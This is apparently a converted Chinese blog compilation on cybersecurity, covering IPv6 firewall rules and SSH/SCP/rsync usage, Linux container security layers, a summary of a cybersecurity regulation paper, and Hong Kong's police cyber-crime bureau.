$ ipt6 -A INPUT -i lo -j ACCEPT

# Reject connection attempts not initiated from the host
$ ipt6 -A INPUT -p tcp --syn -j DROP

# Allow return connections initiated from the host
$ ipt6 -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT

# Accept all ICMP v6 packets
$ ipt6 -A INPUT -p ipv6-icmp -j ACCEPT

# Optional rules to allow other LAN hosts access
# to services. Delete $ipt6 -A INPUT -p tcp --syn -j DROP

# Allow DHCPv6 from LAN only
$ ipt6 -A INPUT -m state --state NEW -m udp -p udp \
-s fe80::/10 --dport 546 -j ACCEPT

# Allow connections from SSH clients
$ ipt6 -A INPUT -m state --state NEW -m tcp -p tcp --dport 22 -j ACCEPT

# Allow HTTP and HTTPS traffic
$ ipt6 -A INPUT -m state --state NEW -m tcp -p tcp --dport 80 -j ACCEPT
$ ipt6 -A INPUT -m state --state NEW -m tcp -p tcp --dport 443 -j ACCEPT

# Allow access to SMTP, POP3, and IMAP
$ ipt6 -A INPUT -m state --state NEW -p tcp -m multiport \
--dport 25,110,143 -j ACCEPT
```

## SSH and SCP

我们熟悉的文件拷贝工具：SSH, SCP, 和 Rsync 都支持 IPv6，坏消息是他们的语法怪异。

所有 Linux 管理员都知道使用 SSH 和 SCP。它们在 IPv6 网络中有一些怪异，特别是关于远程地址，一旦你弄明白这个问题就能像过去一样熟练使用 SSH 和 SCP。默认情况下，sshd 守护进程同时监听 IPv4 和 IPv6 协议，你可以通过 netstat 查看：

```
$ sudo netstat -pant|grep sshd
tcp    0  0  0.0.0.0:22  0.0.0.0:*   LISTEN  1228/sshd
tcp6   0  0  :::22        :::*      LISTEN  1228/sshd
## 通过 sshd_config 中的 AddressFamily 选项禁用任何一种协议。禁用 IPv6:
## 默认选项为 any , 只允许IPv6 inet6
AddressFamily inet

## 在客户端方面，通过 IPv6 网络登陆和 IPv4一样登陆、运行命令行以及退出。
$ ssh carla@2001:db8::2
$ ssh carla@2001:db8::2 backup

## 您可以使用链路本地地址访问本地局域网上的主机。
## 这有一个无正式文档说明的怪癖，会让你抓狂，但现在你知道它是什么：你必须把你的网络接口名称与远程地址用符号 "%" 连接。
$ ssh carla@fe80::ea9a:8fff:fe67:190d%eth0
```

你也可以简化远程root登录。聪明的管理员禁用root登录ssh，所以你必须登录为一个普通用户，然后换为root用户登录。这不是那么费力，但我们可以用一个命令来完成这一切，系统将在倒数120分钟后停止！这个shutdown将持续打开直到完成运行，所以中途你能改变主意并且用寻常的方式取消shutdown，通过 Ctrl+c。

```
$ ssh -t carla@2001:db8::2 "sudo su - root -c 'shutdown -h 120'"
carla@2001:db8::2 password:
[sudo] password /for carla:
Broadcast message from carla@remote-server
(/dev/pts/2) at 9:54 ...
## 技巧：强制使用 IPv4 或者 IPv6
$ ssh -6 2001:db8::2
```

SCP是怪异的。你必须在链路本地地址的后面使用符号“%”来指定网络接口，并且将地址用方括号括起来，并避开括号；如果使用全球单播地址则不需要指定网络接口，但是依然需要方括号。

```
$ scp filename [fe80::ea9a:8fff:fe67:190d%eth0]:  
carla@fe80::ea9a:8fff:fe67:190d password:  
filename  
  
$ scp filename [2001:db8::2]:  
carla@2001:db8::2 password:  
filename  
  
## 示例：登录到远程主机上的不同用户帐户，指定将文件复制到的远程目录，并更改文件名：  
scp filename userfoo@[fe80::ea9a:8fff:fe67:190d%eth0]:/home/userfoo/files/filename_2
```

## Rsync

`rsync` 要求使用各种标点符号封闭远程的 IPv6 地址。与以往一样，请记住源目录中的尾随斜杠，例如 `/home/carla/files/`，表示只复制目录的内容。省略尾随斜杠将复制目录及其内容。尾随斜线并不重要，关键是你的目标目录。

```
##全局单播地址不需要指定网络接口：  
$ rsync -av /home/carla/files/ 'carla@[2001:db8::2]':/home/carla/stuff  
carla@f2001:db8::2 password:  
sending incremental file list  
sent 100 bytes received 12 bytes 13.18 bytes/sec  
total size is 6,704 speedup is 59.86  
##使用链路本地地址时必须包含网络接口。  
$ rsync -av /home/carla/files/ 'carla@[fe80::ea9a:8fff:fe67:190d%eth0]':/home/carla/st  
uff
```

## Master: Carla Schroder

[Carla Schroder](#) is a self-taught Linux and Windows sysadmin who laid hands on her first computer around her 37th birthday. Her first PC was a Macintosh LC II. Next came an IBM clone--a 386SX running MS-DOS 5 and Windows 3.1 with a 14-inch color display--which was adequate for many pleasant hours of Doom play. Then around 1997 she discovered Red Hat 5.0 and had a whole new world to explore. She is the author of the *Linux Cookbook* for O'Reilly, and writes Linux how-tos for several computer publications.

- 《Linux Cookbook》 2004,\$49.99
- 《Linux Networking Cookbook》 2007,\$44.99
- 《The Book of Audacity》 2011,\$34.95


# Cyber-Security: Linux 容器安全的十重境界

## 摘要

容器安全解决方案需要考虑不同技术栈和容器生命周期的不同阶段。

- 1. 容器操作系统与多租户
  - 2. 容器内容（使用可信源）
  - 3. 容器注册（容器镜像加密访问）
  - 4. 构建过程安全
  - 5. 控制集群中可部署的内容
  - 6. 容器编排：加强容器平台安全
  - 7. 网络隔离
  - 8. 存储
  - 9. API 管理，终端安全和单点登录 (SSO)
  - 10. 角色和访问控制管理
- [10 layers of Linux container security | Daniel Oh | Senior Specialist Solution Architect at Red Hat](#)

容器提供了一种简单的应用程序打包方法将它们无缝地从开发、测试环境部署到生产环境。它有助于确保各种环境中的一致性，包括物理服务器、虚拟机（VM）或私有或公共云。领先的组织基于这些好处迅速采用容器，以便轻松地开发和管理增加业务价值的应用程序。



企业应用需要强壮的安全性，任何在容器中运行基础服务的人都会问：“容器是安全的吗？”、“可以让我们的应用程序信任容器吗？”


保护容器非常类似于确保任何正在运行的进程。在部署和运行容器之前，您需要考虑整个解决方案技术栈的安全性。您还需要考虑在应用程序和容器的完整生命周期的安全性。

请尝试在这 10 个方面加强容器的不同层次、不同技术栈和不同生命周期阶段的安全性。

## 1. 容器操作系统与多租户

对于开发人员来说，容器使得他们更容易地构建和升级应用程序，它可以作为一个应用单元的被依赖，通过在共享主机上部署启用多租户应用程序来最大限度地利用服务器资源。容器很容易在单个主机上部署多应用程序，并根据需要开启和关闭单个容器。为了充分利用这种打包和部署技术，运维团队需要正确的运行容器环境。运维人员需要一个操作系统，该系统可以在边界处保护容器，使主机内核与容器隔离并确保容器彼此之间安全。

容器是隔离和约束资源的 Linux 进程，使您能够在共享宿主内核中运行沙盒应用程序。您保护容器的方法应该与确保 Linux 上任何正在运行的进程的安全方法相同。放弃特权是重要的，目前仍然是最佳实践。更好的方法是创建尽可能少的特权容器。容器应该作为普通用户运行，而不是 root 用户。接下来，利用 Linux 中可用的多种级别的安全特性确保容器的安全：Linux 命名空间，安全增强的 Linux (SELinux)，cgroups，capabilities 和安全计算模式 (seccomp)。



## 2. 容器内容（使用可信源）

当说到安全性的时候，对于容器内容来说意味着什么呢？。一段时间以来，应用程序和基础设施都是由现成的组件组成的。很多都来自于开源软件，例如如 Linux 操作系统，Apache Web 服务器，红帽 JBoss 企业应用平台，PostgreSQL 和 Node.js。基于容器的各种软件包

版本现在一应俱全，所以你不需要建立自己。但是，与从外部源下载的任何代码一样，您需要知道包的起源、它们是由谁创建，以及它们内部是否存在恶意代码。

### 3. 容器注册 (容器镜像加密访问)


你的团队构建容器的时候基于下载的公共容器镜像，所以对它的访问管理和更新下载是管理的关键，需以同样的方式管理容器镜像、内建的镜像及其他类型的二进制文件。许多私有仓库注册服务器支持存储容器镜像。选择一个私有的、存储使用的容器镜像自动化策略的注册服务器。

### 4. 构建过程安全

在一个容器化的环境里，软件的构建是整个生命周期的一个阶段，应用程序代码需要与运行库集成。管理此构建过程是确保软件栈安全的关键。坚持“一次构建，到处部署（build once, deploy everywhere）”的理念，确保构建过程的产品正是生产中部署的产品。这一点对于维护容器持续稳定也非常重要，换句话说，不要为运行的容器打补丁；而是应该重新构建、重新部署它们。无论您是在高度规范的行业中工作，还是仅仅想优化团队的工作，需要设计容器镜像的管理和构建过程，以利用容器层实现控制分离，从而使：

- 运维团队管理基础镜像
- 架构团队管理中间件、运行时、数据库和其它解决方案
- 开发团队仅仅专注于应用层和代码

最后，对定制的容器签名，这样可以确保它们在构建和部署环节之间不会被篡改。



## 5. 控制集群中可部署的内容

为了防备在构建过程中发生任何问题，或者在部署一个镜像后发现漏洞，需要增加以自动化的、基于策略的部署的另一层安全性。

让我们看一下构建应用程序的三个容器镜像层：核心层（core）、中间件层（middleware）和应用层（application）。一个问题如果在核心镜像被发现，镜像会重新构建。一旦构建完成，镜像将被推入容器平台注册服务器。平台可以检测到镜像发生了变化。对于依赖于此镜像并有定义触发器的构建，该平台将自动重建应用程序并整合已经修复的库。

一旦构建完成，镜像将被推入容器平台的内部注册服务器。内部注册服务器中镜像的变化能立即检测到，通过应用程序中定义的触发器自动部署更新镜像，确保生产中运行的代码总是与最近更新的镜像相同。所有这些功能协同工作，将安全功能集成到您的持续集成和持续部署（CI / CD）过程中。

## 6. 容器编排：加强容器平台安全


当然，应用程序很少在单个容器中交付。即使是简单的应用程序通常有一个前端，后端和数据库。在容器中部署现代微服务应用，通常意味着多容器部署，有时在同一主机上有时分布在多个主机或节点，如图所示。

当规模化管理容器部署时，您需要考虑：

- 哪些容器应该部署到哪个主机上？
- 哪个主机容量更大？
- 哪些容器需要相互访问？他们将如何相互发现？
- 如何控制对共享资源的访问和管理，比如网络和存储？
- 如何监控容器健康状态？
- 如何自动扩展应用能力以满足需求？
- 如何使开发者在自助服务的同时满足安全需求？

考虑到开发人员和运维人员拥有的广泛能力，强大的基于角色的访问控制是容器平台的关键元素。例如，编排管理服务器是访问的中心点，应该得到最高级别的安全检查。API 是大规模自动化容器管理的关键，用于验证和配置容器、服务和复制控制器的数据；对传入的请求执行项目验证；并调用其他主要系统组件上的触发器。

## “Burn down”/replace affected deployments



## 7. 网络隔离

在容器部署现代微服务应用程序往往意味着在多个节点分布式部署多个容器。考虑到网络防御，您需要一种在集群中隔离应用程序的方法。

一个典型的公共云服务，例如Google Container Engine (GKE), Azure Container Services, 或者 Amazon Web Services (AWS) Container Service，都是单租户服务。它们允许在您启动的 VM 集群上运行容器。为了实现多租户容器安全，您需要一个容器平台，允许您选择单个集群并将流量分段，以隔离该集群中的不同用户、团队、应用程序和环境。

通过网络命名空间，每个容器集合（称为“POD”）获得自己的IP和端口绑定范围，从而在节点上隔离 POD 网络。

默认情况下，来自不同命名空间（项目）的 POD 不能将包发送到或接收来自不同项目的 POD、服务的数据包，除了下文所述的选项。您可以使用这些特性来隔离集群中的开发人员、测试和生产环境；然而，IP 地址和端口的这种扩展使得网络变得更加复杂。可以投资一些工具处理这种复杂性。首选的工具是采用[软件定义网络 \(SDN\)](#) 容器平台，它提供统一的集群网络，保证整个集群的容器之间的通信。

## 8. 存储

对于有状态和无状态的应用程序来说，容器是非常有用的。保护存储是保证有状态服务的关键要素。容器平台应提供多样化的存储插件，包括网络文件系统 (NFS)，AWS Elastic Block Stores (EBS，弹性块存储)，GCE Persistent 磁盘，GlusterFS，iSCSI，RADOS (CEPH)、Cinder 等等。

一个持久卷（PV）可以安装在由资源提供者支持的任何主机。供应商将有不同的能力，每个 PV 的访问模式可以设置为特定卷支持的特定模式。例如，NFS 可以支持多个读/写的客户端，但一个特定的 NFS PV 可以在服务器上仅作为只读输出。每个 PV 有它自己的一套访问模式，定义特定 PV 的性能指标，例如ReadWriteOnce, ReadOnlyMany, 和 ReadWriteMany。

## 9. API 管理, 终端安全和单点登录 (SSO)

保护应用程序安全包括管理应用程序和 API 身份验证和授权。Web SSO 功能是现代应用程序的关键部分。当开发者构建他们自己的应用时，容器平台可以提供各种容器服务给他们使用。

API 是[微服务](#)应用的关键组成部分。[微服务](#)应用具有多个独立的 API 服务，这导致服务端点的扩张，因此需要更多的治理工具。推荐使用 API 管理工具。所有 API 平台都应该提供各种 API 认证和安全的标准选项，它们可以单独使用或组合使用，发布证书和控制访问。这些选项包括标准的 API 密钥、应用 ID、密钥对和 [OAuth 2.0](#)。

## 10. 角色和访问控制管理 (Cluster Federation)

2016年7月，Kubernetes 1.3 介绍了 Kubernetes Federated Cluster。这是一个令人兴奋的新功能，目前在 Kubernetes 1.6 beta。

在公共云或企业数据中心场景中，Federation 对于跨集群部署和访问应用服务是很有用的。多集群使得应用程序的高可用性成为可能，例如多个区域、多个云提供商（如AWS、Google Cloud 和 Azure）实现部署或迁移的通用管理。

在管理集群联邦时，必须确保编排工具在不同的部署平台实例中提供所需的安全性。与以往一样，身份验证和授权是安全的关键——能够安全地将数据传递给应用程序，无论它们在何处运行，在集群中管理应用程序多租户。

Kubernetes 扩展了集群联邦包括支持联邦加密，联邦命名空间和对象入口。

## 参考文献

- [10 layers of Linux container security | Daniel Oh | Senior Specialist Solution Architect at Red Hat](#)

扩展阅读：网络安全专题合辑《**Cyber-Security Manual**》

- Cyber-Security: Linux 容器安全的十重境界
- Cyber-Security: 警惕 Wi-Fi 漏洞，争取安全上网
- Cyber-Security: Web应用安全：攻击、防护和检测
- Cyber-Security: IPv6 & Security
- Cyber-Security: OpenSSH 并不安全
- Cyber-Security: Linux/XOR-DDoS 木马样本分析
- 浅谈基于数据分析的网络态势感知
- Packet Capturing: 关于网络数据包的捕获、过滤和分析
- 新一代Ntopng网络流量监控—可视化和架构分析
- Cyber-Security: 事与愿违的后门程序 | Economist
- Cyber-Security: 美国网络安全立法策略
- Cyber-Security: 香港警务处拟增设网络安全与科技罪案总警司

# 美国网络安全立法策略：组织的问题组织解决

The Red Army had been gone for years, but it still had the power to inspire controversy—and destruction.....the same sorts of challenges the modern administrative state faces in fields like environmental law, antitrust law, products liability law, and public health law.

推荐一篇美国学者的论文《Regulating Cybersecurity》(forthcoming 2013)。

## 框架

学术界普遍认为国家的关键基础设施，如银行，电信网络，电网等等，非常容易受到灾难性的网络攻击。然而，现有的学术文献并未充分阐述这一问题，因其将网络安全的范畴过度狭隘化。作者认为，与其仅仅将这些私有企业视为网络犯罪的潜在受害者或是网络冲突的潜在目标，我们更应从行政法的范畴来看待他们。在诸如环境法，反垄断法，产品责任法，公共卫生法等领域也面临相似的挑战。这些法律范畴不仅产出一个思考网络安全的更丰富的分析框架，也提出了可能的应对策略。

1. Environmental Law 环保法
2. Antitrust Law 反托拉斯法 反垄断法
3. Products liability Law 产品责任法
4. Public Health Law 公共卫生法

a DDOS attack, and the company might notify other firms to use the same technique. Finally, an industry might agree to establish a uniform set of cyber-security standards, along with monitoring and enforcement mechanisms to ensure that all members are implementing the agreed-upon measures. They might, in other words, form something like a cartel.

例如，面对DDOS 攻击的严重威胁，作者提出行业公司可能会同意建立一套统一的网络安全标准，以及监测和执法机制，确保所有成员都执行商定的措施。类似于一个卡特尔组织。

a partnership among the U.S. Centers for Disease Control and Prevention, the CDC's state level counterparts, and front line health care providers, such as hospitals, clinics, and individual medical practitioners.

又例如，借鉴公共卫生领域的诸多实践经验：强制接种（mandatory inoculations）、监测网（Monitor）、隔离（isolation and quarantine）、机构协作等。与其授权某个单独的监管者检测恶意代码爆发的网络流量，应该给私营企业分派任务，报告他们经历的漏洞和威胁信息，就像医院向公共卫生当局汇报一样。为了激励企业参与分布式检测网络，他们会获得不同的补助（基于网络安全数据是一种市场上供不应求的公共财产理论）以及免责权利（例如反垄断法豁免权）。

再比如：网络入侵的最优水平不为零，网络安全的支出最优水平是无穷的。从经济角度来说，目标是控制攻击数水平，而不是防止所有的攻击。

科斯的经济理论可以说是这篇文章的精魂所在。罗纳德·哈里·科斯（Ronald H Coase）——新制度经济学的鼻祖，美国芝加哥大学教授、芝加哥经济学派代表人物之一，1991年诺贝尔经济学奖的获得者。两篇代表作《企业的性质》和《社会成本问题》之中，科斯首次创造性地通过提出“交易费用”来解释企业存在的原因以及企业扩展的边界问题。

这样的例子还很多，感兴趣的朋友可以阅读原文。

## 职业历练

作者NATHAN ALEXANDER，经历非常丰富。学术背景以外，还有美国司法部、国土安全部任职、海外派驻经历，从华盛顿出来之后，又回到学校去教书。

可能是这些丰富地经历，造就了他开阔地思路，没有非敌即我的简单思维，有很强的经济学功底，环保法、反托拉斯法、公共卫生法信手拈来，对网络安全领域的参与主体、攻击技术、专业细节的掌握相当内行，和一般的学者不同。

这套旋转门的制度设计还是很神奇地。

GEORGE MASON UNIVERSITY SCHOOL OF LAW，Arlington，VA Assistant Professor of Law (January 2008)

DEPARTMENT OF HOMELAND SECURITY Deputy Assistant Secretary for Policy Development(2006-2007)

GEORGETOWN UNIVERSITY LAW CENTER，Washington，DC DUKE UNIVERSITY SCHOOL OF LAW，Durham，NC

---

更多精彩内容，请扫码关注公众号：[@睿哥杂货铺](#) [RSS订阅](#) [RiboseYim](#)

# 香港拟增设网络安全与科技罪案总警司

## 概述

近日，香港立法会人事编制小组委员会开会议讨论于警务处开设一个总警司常额职位，以领导网络安全及科技罪案调查科工作。香港保安局向立法會申請拨款，开设一个常额总警司职位，年薪為一百四十六万港元，附带其他福利开支后则为二百二十八万港元。（注：在获得立法会批准以前，实际上一直由一名高级警司负责管理。其他人员编制则由警队内部调配，不受拨款影响。）

## 网络安全和科技罪案调查科（CSTCB）


网络安全和科技罪案调查科（Cyber Security and Technology Crime Bureau，缩写：CSTCB，简称科罪组）隶属于香港警务处刑事及保安处刑事部，主要责任为搜集及分析情报、调查严重科技罪案、作出法律及技术性研究，并且与业内专业人士和海外执法机关联络，防止科技罪案发生；与此同时，24小时监察香港（自愿登记参与）的主要电脑系统的网络数据流量变化，防范针对上述系统的网络攻击等科技罪行，确保网络安全。

2011年，有黑客攻击香港交易所网站，导致逾7间股票及窝轮牛熊证停牌。香港警务处认为除了需要调查案件外，亦需要主动监察以预防网络攻击发生。于2012年成立网络安全中心（英文：Cyber Security Centre，缩写：CSC），早期由一名总督察出任主管，领导3名高级督察及20余名警员。2014年1月15日发表的《2014年度香港行政长官施政报告》宣布，科技罪案组将会于同年12月与网络安全中心合。拨归网络安全及科技罪案调查科以后，组建了网络侦测队、网络情报队、网络安全实验室（Cyber Security Laboratory）及网络安全审定及事故应变队，人员大幅扩充。（首任主管至今为梁德光警司）。

原本隶属于商业罪案调查科的科技罪案组及辖下网络安全中心转入网络安全及科技罪案调查科之后，成为警务处继四大刑侦部门商业罪案调查科（CCB）、有组织及三合会调查科（OCTB，俗称O记）、毒品调查科（NB）及刑事情报科（CIB）的第五个刑侦部门。將由一名总警司带领，并增至一百八十人。


升格后的网络安全和科技罪案调查科，属下设有“科技罪案组”及“网络安全组”两大组别，前者调查集团式及高科技罪案，后者则调查大型网络攻击及重大网络安全事故，另设“高级训练队”，负责科技罪案调查的技术培训和训练。（截止2016年11月1日，该科共有编制238人（军装226个））

香港警务处组织架构图（刑事部）



@CopyRight RiboseYim 周日 04月 09 2017

